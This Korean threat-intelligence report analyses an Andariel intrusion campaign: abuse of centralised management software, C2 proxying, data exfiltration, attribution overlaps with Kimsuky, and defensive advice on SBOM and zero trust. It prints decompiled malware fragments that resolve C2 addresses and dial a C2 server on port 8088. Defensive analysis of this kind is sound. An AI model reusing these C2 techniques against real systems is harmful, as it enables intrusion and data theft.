공격자가 인증우회 취약점을 이용하여 공격에 성공하면 지속적인 접근을 위해 공격용 관리자 계정을 생성한다. 이때 보통 ‘admin1’이라는 계정 이름을 많이 사용한 것으로 확인되었다. 공격용 관리자 계정으로 로그인 이후 공격자는 중앙 집중형 관리 솔루션의 파일 배포 및 실행 기능을 이용하여 악성코드를 내부 시스템에 전파한다. 전파 이후 공격에 악용된 계정을 삭제조치하여 흔적을 지웠다.



중앙 집중형 관리 솔루션을 통한 악성코드 유포 과정


Collection

Data from Local System

악성코드의 명령(61)에 의해 논리적 드라이브의 정보를 확보한 공격자는 추가적인 명령(62)을 통해 모든 폴더와 파일 정보를 획득한다.

Screen Capture

악성코드의 명령(31)에 의해 감염단말기의 스크린을 캡쳐, 성공하면 공격자에게 JPEG 포맷의 캡쳐된 화면 데이터를 송부한다.



Command and Control

Proxy: Internal Proxy


공격자는 내부에서 특정 단말기를 통해 감염된 다수 단말기로 명령어를 전달하는 방식을 사용하였다. 최초 실행시 설정하는 명령제어지를 제외하고, 다수 단말기에 명령제어를 수행하기 위하여IP 리스트를 전달하는 방식으로 구현하였다.

```
strcpy_s(pNodeName, 0x104u, &lpThreadParameter->hostname);
ppResult = 0;

// retrieve ip address list into ppResult
if ( !getaddrinfo(pNodeName, 0, 0, &ppResult) )
{
  addr_list = ppResult;
  if ( ppResult )
  {
    while ( addr_list->ai_family != AF_INET )
    {
      addr_list = addr_list->ai_next;       // next address
      if ( !addr_list )
        goto ADDR_NULL;
    }
    ip_addr = addr_list->ai_addr->sin_addr; // set ip address
  }
}
```

Exfiltrate

Exfiltration Over C2 Channel

공격자는 Collection 단계를 통해 본인이 원하는 파일 정보를 획득, 명령어(51)을 통해 파일을 읽고 C2 채널로 송부하도록 악성코드를 구현하였다. 참고로 악성코드 내에서 송부하는 함수명은 FileDownload라고 명명되어 있다. File Upload가 아니라 File Download라는 이름을 통해 우리는 공격자의 관점에서 악성코드가 구현되어 있음을 알 수 있다.




```
CONNECT_C2:
mov     rcx, rbx
lea     rdi, colon_549628 ; delimiter - colon(:)
mov     esi, 1
lea     r8, aIsLrOfOnPcSpSp+34h ; port - 8088
mov     r9d, 4
mov     rbx, rax
xor     eax, eax
call    runtime_concatstring3 ; concatenate strings
mov     rcx, rax
mov     rdi, rbx
lea     rax, aTcp       ; tcp
mov     ebx, 3
call    net_Dial        ; connect                    (tcp)
mov     cs:net_Dialer_5FD930, rax
cmp     cs:dword_651220, 0
jnz     short loc_4E9844
```

공격자가 피해 시스템에서 탈취한 정보는 주로 피해 기업의 중요정보였다. 예를 들어, 소프트웨어 개발사로부터 소스코드를 탈취하거나 기술 연구소에서는 연구 자료를 탈취하였다. 또한, 공격자는 기업의 중요 정보뿐만 아니라 해당 시스템에서 운영 중인 타사 제품의 솔루션 코드도 확보하려고 노력했다. 확보한 솔루션 코드를 공격자가 임대한 서버에 설치하여 취약점 테스트를 진행했으며, 이 과정을 통해 다수의 제로데이 취약점을 개발하였다.

▼ 공격그룹 연관성 분석

공격자 임대서버, 침해 당한 기업에서 발견한 악성코드의 유사성으로 보았을 때 이번 오퍼레이션 공격은 TTPs#6번 보고서 Operation ByteTiger에서 언급한 안다리엘 그룹의 소행이라고 판단된다. 또한 KISA에서 운영중인 프로파일링 시스템인 'FENS'(Feature Engineering Normalization System)를 통해서도 해당 오퍼레이션에서 수집한 악성코드와, KISA에서 발표한 TigerRAT, Talos에서 발표한 MagicRAT, 안랩에서 발표한 안다리엘 그룹의 샘플군과의 코드적 유사성을 확인 할 수 있었다.



프로파일링 시스템을 통한 악성코드 연관 분석

그러나 해당 오퍼레이션 사고들을 따라가다보니, 기존에 알려진 국가 배후의 APT 공격 그룹과는 다른 두 가지 특이사항을 확인할 수 있었다.

공격 목적의 일관성 부재

첫째로, 일반적으로 국가 배후의 APT(Advanced Persistent Threat) 공격 그룹은 일관된 목적을 가지고 공격을 진행하지만, 최근에 발견된 안다리엘 그룹의 사고 사례는 이러한 일반적인 경향에서 벗어나 있다. 이 조직의 목적은 사건마다 상이하여 특정한 주된 목적을 파악하기 어렵다. 정보를 탈취하기 위한 공격 사례와 금전적인 이득 확보를 위한 공격 사례가 동시에 보이고 있다. 예를 들어, 안다리엘은 금전적 이득을 위해 가상자산거래소를 공격하여 가상자산을 탈취하거나, 병원에 랜섬웨어를 유포하고, 코인 마이너 설치 공격을 수행하는 등의 공격을 감행했다. 반면, 국가의 중요 기술을 보유한 기업이나 소프트웨어 개발사를 대상으로 정보 탈취를 시도한 사례도 동시에 발견되고 있다.

그 이유는 안다리엘의 공격 방식에서 찾을 수 있다. 공격자 임대 서버를 분석한 결과, 안다리엘은 제로데이 취약점뿐만 아니라 이미 알려진 취약점을 이용한 대규모 스캔 공격을 통해 표적을 식별하고 공격을 수행한다. 이는 특정 기업을 목표로 공격을 진행하는 것이 아니라, 취약한 서버를 찾아내어 취약점 공격에 성공하면 그때부터 공격의 목표가 결정되는 방식이다.

중요한 정보가 있는 기업의 경우 은밀하게 행동하여 정보를 탈취하고, 중요 정보가 없는 기업이라고 판단되면 코인 마이너나 랜섬웨어를 감염시켜 금전적인 이득을 취한다. 만약 침투에 성공한 기업이 가상자산과 관련된 기업이면 가상자산 탈취에 주력한다. 이처럼 안다리엘의 공격 방식은 상황에 따라 전략을 변경하는 특징을 보여준다.


공격그룹이 혼재된 악성코드 발견

둘째로, 국가 배후의 APT 공격 그룹이 일으킨 침해사고에서는 일반적으로 공격그룹 고유의 악성코드가 다른 그룹과 중첩되어 발견되지 않는다. 하지만 안다리엘이 일으킨 일부 침해사고 사례에서는 안다리엘 그룹의 악성코드와 다른 공격 그룹의 악성코드가 동시에 발견되곤 한다.

▼ CASE 1. 안다리엘 그룹과 사이버 범죄 조직

안다리엘의 악성코드와 사이버 범죄 조직의 악성코드가 한 피해 서버에서 동시에 발견된 경우가 있다. 해당 침해사고의 최초 침투 원인은 MSSQL DB의 포트가 외부에 오픈된 상태로 운영되고 있어서, 무작위 대입공격에 취약했다는 점이다.


안다리엘은 제로데이 취약점뿐만 아니라 알려진 취약점을 이용하여 대량의 스캔 공격을 진행한다. 이와 같은 이미 알려진 취약점은 다른 공격그룹도 이용하여 대량 스캔 공격이 가능하다. 따라서, 한 피해 서버에서 두 조직 이상의 악성코드가 동시에 발견된 것은 이러한 취약점을 여러 공격 그룹이 동시에 악용했을 가능성을 시사한다.



Andariel, ShadowForce, Cybercrime Group의 악성코드가 하나의 서버에서 발견된 사례

▼ CASE 2. 안다리엘 그룹과 김수키 그룹

안다리엘 그룹의 악성코드와 김수키 그룹의 악성코드가 동시에 악용된 사례가 존재한다.



Andariel Kimsuky Group의 악성코드가 하나의 기업에서 발견된 사례

> 우리는 지난 보고서(TTPs #9: 개인의 일상을 감시하는 공격전략 분석, '22.12)에서 스카크러프트 조직과 김수키 조직 간 두 그룹 간 연결점이 존재한다는 사실을 밝혔다. 하지만 이번에는 안다리엘과 김수키 각각 고유한 것으로 알려진 악성코드가 동일한 침해사고에 발견되었다.
>
> 국내 보안업체에서도 이에 대한 고민을 하고 있다. 예를 들어 안랩에서는 SmallTiger라고 명명한 신종 악성코드(다운로더)가 발견된 침해사고에서 김수키와 안다리엘이 공존함을 밝히고 있다. 악성코드의 내부 전파 과정에서 기업 내 소프트웨어 업데이트 프로그램을 악용한 점과 최종적으로 설치된 DurianBeacon이라는 점에서 안다리엘의 특성이 있으며, 다른 악성코드들은 김수키가 주로 사용하는 악성코드로 구성되었다는 점을 근거로 들고 있다.

이와 같은 현상은 인사 이동과 같은 국가 배후 공격 그룹의 구조적 변화가 있었음을 추정해 볼 수 있다. 전략적으로 단기 협업하거나, 혹은 흡수 합병되었을 가능성도 존재한다. 또다른 추정은 침해사고 단계별로 각 조직의 역할을 분배하도록 변화했을 수도 있다. 예를 들어, 최초 침투는 A 그룹이 담당하고, 확보한 인프라는 B 그룹이 활용하는 방식이다.

결론적으로, 악성코드 사용이 겹친다는 사실은 두 조직이 우연히 동일 기업을 타겟으로 공격을 수행했거나, 더 효율적이고 전문화된 방식으로 작업을 분배하고 협력했음을 의미할 수 있다. 해당 공격 그룹들은 동일 국가의 지원을 받는 조직이라는 점, 그리고 사이버 범죄조직 간 인사교류로 인해 Attribution이 혼재되는 사례를 참고할 때, 가장 가능성 높은 가설은 특정 작업이나 목표에 따라 각기 다른 그룹이 협력하거나, 인력이 재배치되어 다양한 기술과 전술을 공유했다고 추정할 수 있다. 이러한 구조적 변화는 국가 차원의 사이버 공격이 더욱 조직적이고 체계적으로 진화하고 있음을 의미한다.

결론

단순히 침투 서버에서 발견된 악성코드만으로 공격 그룹을 분류하는 것은 매우 복잡하고 어려운 작업이다. 점차 악성코드의 다양한 변형과 변종이 발견되고 있으며, AI의 발전으로 인해 새로운 유형

의 악성코드들이 다수 생기고 있기 때문이다.

이러한 분류 작업은 많은 정보와 데이터를 필요로 하며, 단순히 악성코드의 존재만으로는 충분한 정보를 제공하지 못한다. 따라서, 공격자의 전체적인 TTPs(Tactics, Techniques, and Procedures)를 이용하여 분류하는 것이 더 바람직하다.

침해사고 분석 시에는 다양한 데이터 소스를 활용한 분석을 강화해야 한다. 로그 데이터, 네트워크 트래픽, 파일 시스템, 악성코드 분석 등의 종합적인 분석을 통해 공격의 전반적인 경로와 방법을 명확히 이해하는 것이 필요하다. 이를 통해 우리는 공격자의 행동 패턴을 더 잘 파악할 수 있다.

또한 유관기관끼리의 위협 인텔리전스 정보를 공유하는 것이 필요하다. 다른 보안 기관 및 기업과의 협력을 통해 정보 공유를 활성화하여 다수의 공격 그룹이 혼재된 사례를 통해 공동 대응 방안을 마련해야 한다. 최신 위협 인텔리전스 정보를 적극 공유함으로써 최신 동향과 TTPs를 지속적으로 업데이트하고, 이를 기반으로 분석 작업을 수행해야 한다.

이를 통해 좀 더 정확하고 효과적인 분류가 가능해지며, 이는 공격자의 행동 패턴 및 관행을 더 잘 이해하는 데 도움이 될 것이다.

▼ 분석가 인사이트

이 장에서는 이번 오퍼레이션 사례를 통해 방어자가 고려하고 대응해야 하는 주요한 키워드에 대해 논의하고자 한다.

첫 번째로 고려해야 할 키워드는 **공급자 보안**이다. 이는 방어자의 시야 밖에서 다가오는 대표적인 위협 중 하나로, 공급업체 제품의 보안 취약성을 이용한 공격이 증가하고 있음을 의미한다. 공급자 보안의 취약성은 전체 보안 체계의 약점을 노출시키며, 이를 통해 공격자는 간접적으로 침투 경로를 확보할 수 있다. 따라서 공급자 보안은 방어 전략에서 중요한 요소로 부각되고 있다.

두 번째로 중요한 키워드는 **제로트러스트**이다. 제로트러스트는 모든 사용자와 시스템이 사전에 신뢰되어 있지 않다고 가정하고, 모든 네트워크 트래픽을 검사하고 검증하는 보안 원칙을 의미한다. 이는 경계 보안의 한계와 내부에서 확산되는 위협을 대응하기 위한 전략으로, 모든 접근 요청을 철저히 검토하고 최소 권한 원칙을 적용함으로써 보안을 강화한다.

이 두 가지 키워드를 통해 방어 전략을 강화하고, 침해사고에 대응하는 방법에 대해 더 깊이 이해할 수 있을 것이다.

공급자 보안(Supplier Security)

공급망 공격(Supply Chain Attack)이라는 키워드는 오늘날 보안 업계 종사자라면 익숙할 것이다. 공급망 공격은 악의적인 공격자가 공급망을 통해 제품 또는 서비스를 공격하는 것을 의미한다. 이러한 공격은 주로 공급망의 취약성을 이용하여 진행되며, 최종 제품이나 서비스를 소비하는 고객에게 피해를 입히는 것을 목표로 한다. 이러한 공격은 제조업체, 배송 업체, 서비스 제공업체 등 다양한 공급망 구성원을 대상으로 발생한다. 이렇게 공급망 공격이라는 단어가 유명하게 된 이유는 공급망 공격을 통해 발생하는 침해 사고가 대형 침해 사고로 이어지기 쉽고, 이러한 사건들이 기사화되어 널리 알려졌기 때문이다.

공급망 공격의 중요성이 부각됨에 따라 **공급자/공급업체 보안(Supplier Security)**의 중요성도 더욱 강조되고 있다. 공급자 보안은 조직이 공급망의 보안을 강화하고, 공급업체와의 파트너십을 안전

하게 유지하기 위해 적용하는 모든 보안 조치와 프로세스를 의미한다. 이는 조직이 공급망의 각 구성원과 프로세스를 보호하고, 신뢰할 수 있는 공급업체와의 파트너십을 구축하며, 공급망 내 보안 취약성을 식별하고 완화하는 것을 포함한다.

이번 오퍼레이션의 모든 사고 사례들은 기업에 납품된 서드파티 솔루션의 제로데이 취약점을 통해 침입이 일어났다. 사고난 기업에 방문하여 기업 보안 담당자와 인터뷰를 하면서 알게된 사실은, 대부분의 기업이 솔루션을 판매한 업체가 모든 보안 조치를 취했을 것이라 믿고 있다는 점이다. 담당자들은 서드파티 솔루션을 구매하고 난 후 기능만 정상 동작한다면 그 솔루션의 포트가 외부에 열려있는지, 관리자 콘솔의 계정 정보가 기본으로 설정되어 있는지, 솔루션을 통해 어떠한 파일과 정책이 배포되고 있는지 등의 보안적 고려를 하지 않았다. 이러한 잘못된 믿음으로 인해 기업 전체가 악성코드에 감염되고 중요 정보가 유출되는 사태가 발생했다.

이러한 문제점을 해결하기 위한 중요한 도구로 **SBOM(Software Bill of Materials)**이 주목받고 있다. SBOM은 소프트웨어 제품에 포함된 모든 구성 요소를 명확하게 나열한 문서로, 각 구성 요소의 출처와 버전을 명시한다. 이를 통해 조직은 소프트웨어 구성 요소의 투명성을 확보하고, 보안 취약점을 신속히 파악하며, 취약한 구성 요소를 신속하게 교체할 수 있다.

미국, 유럽연합(EU), 일본 등 주요 국가들은 SBOM을 통해 소프트웨어의 신뢰성 확보와 보안 취약점 관리를 강화하고 있다. 미국은 연방정부에 소프트웨어를 납품할 때 SBOM을 포함한 보안관리 자체증명서를 제출하도록 하고 있으며, 유럽연합은 사이버복원력법을 통해 디지털 제품의 보안 취약점 관리를 강화하고 있다. 일본도 경제산업성 주도로 SBOM 실증 사업을 통해 개념 정립, 효과성 검증, 제도화 방안을 마련하고 있다.

그러나 SBOM을 도입하는 데에는 여러 가지 어려움이 있다. 많은 소프트웨어가 다양한 오픈 소스 및 상용 구성 요소를 포함하고 있어 이를 모두 추적하는 것은 매우 복잡하며, SBOM 생성을 위한 도구와 표준이 충분히 성숙하지 않아 통합이 어렵다. 또한, SBOM을 효과적으로 구현하고 유지하기 위해서는 전문 인력과 추가 자원이 필요하지만, 중소기업이나 리소스가 제한된 조직에서는 이를 확보하기가 어렵다. 기존 소프트웨어 개발 라이프사이클(SDLC)과 보안 프로세스에 SBOM을 통합하는 데도 어려움이 있으며, 개발사와 공급사 간의 협력 부족, 비용 부담 등의 문제도 존재한다.

SBOM을 도입하는 데에는 위와 같은 어려움이 있어 당장은 실천이 어려울 수 있다. 그러나 적어도 기업 내부에 솔루션을 도입할 때 솔루션의 기능과 가격을 신중히 고려하는 만큼 개발업체의 보안 수준도 함께 철저히 검토해야 한다. 신뢰할 수 있는 공급업체를 선정해야하며, 주기적인 감사와 평가를 진행하고, 공급업체와 협력하여 보안 교육 등을 통해 인식을 제고할 필요가 있다. 보안 수준이 높은 기업의 솔루션을 선택하는 문화가 확산된다면, 소프트웨어 개발사도 자연스럽게 보안 수준을 향상시키기 위한 노력을 기울이게 될 것이다. 또한 정부와 기업들은 협력하여 SBOM의 중요성을 인식하고 이를 실천함으로써, 보다 안전한 디지털 환경을 구축할 수 있을 것이다. 이러한 접근 방식은 공급자 보안을 강화하고 공급망 공격을 방지하는 첫 걸음이 될 것이다.

제로트러스트(Zero Trust)

제로데이 취약점을 이용한 최초 침투는 방어자의 예방 노력과 관련 없이 발생한다. 외부와의 접점이 있는 곳은 항상 위험에 노출되어 있고, 이미 감염 상태라고 생각하고 방어 체계를 준비하는 것이 적절하다. 그렇다면, 우리가 조치할 수 있는 방안 중 가장 손쉽게 생각할 수 있는 방안은 외부와의 접점이 존재하는 외부망과 그렇지 않은 내부망을 분리하는 망분리(AirGap)일 것이다. 하지만 지금까지 조사한 기업 중 망분리를 하고도 침해당한 기업들이 상당수 존재하는 것으로 보아 망분리가 완전한 해결책이 될 수는 없다고 생각한다. 일반적으로 망분리를 하고도 침해당하는 이유는 어딘가에

Security Hole이 존재하기 때문이다. Security Hole은 업무상 어쩔 수 없는 이유로 존재하거나 다른 이유로 발생한 경우가 대다수이다. 아래는 그동안 확인했던 사례이다.

> 💡 1. 국세청 등 업무상 필수적인 사이트에 접속하기 위하여 해당 담당자만 내부망에서 인터넷 연결이 허용된 사례
> 2. 망연계 솔루션에서 취약점이 존재했던 사례
> 3. 비즈니스 관점에서 생산성이 높은 부서의 편의성을 위하여 보안을 희생, 해당 부서의 내부망 PC가 외부로 연결이 되어 있는 사례

침해사고가 일어나지 않게끔 예방책을 완벽하게 마련하는 시대는 지나갔다고 생각한다. 사이버 공간이 발전함에 따라 공격자들이 공격할 수 있는 포인트는 점차 더 늘어날 것이고, 이에 반해 방어 자원은 한정적일 수밖에 없다. 결국 방어자는 내부에 적이 들어와 있는 상태를 가정하고 보안을 고려해야 한다. 침해 당한 시스템에서 공격자가 확보할 수 있는 자원을 제한하고 행위할 수 있는 권한을 세분화하여 분리함으로써 공격자의 행동에 제약을 걸어야한다. 또한 권한 이상의 행위를 시도할 경우 여러가지 인증 수단을 통해 신원을 계속해서 확인해야한다. 물론 이렇게 세밀하게 권한 분리 체계를 설립하는 과정은 기업 내의 수많은 시스템에 대한 전수조사가 선행 되어야하고 유관 부서와의 협력, 인력과 예산 등 여러 문제점에 부딪칠 것이다. 이러한 고민들은 제로트러스트의 출발점이 될 것이고, 나아가 공격으로 인한 피해를 국지화하고 복구 과정을 단순화하여 복원력을 높이는 Cyber Resilience로 나아갈 수 있을 것이다.

▼ 참고문헌

APT trends report Q1 2024 - Kaspersky

MagicRAT: Lazarus’ latest gateway into victim networks - CISCO TALOS

국내 기업 대상 공격에 사용 중인 SmallTiger 악성코드 (Kimsuky, Andariel 그룹) - Ahnlab

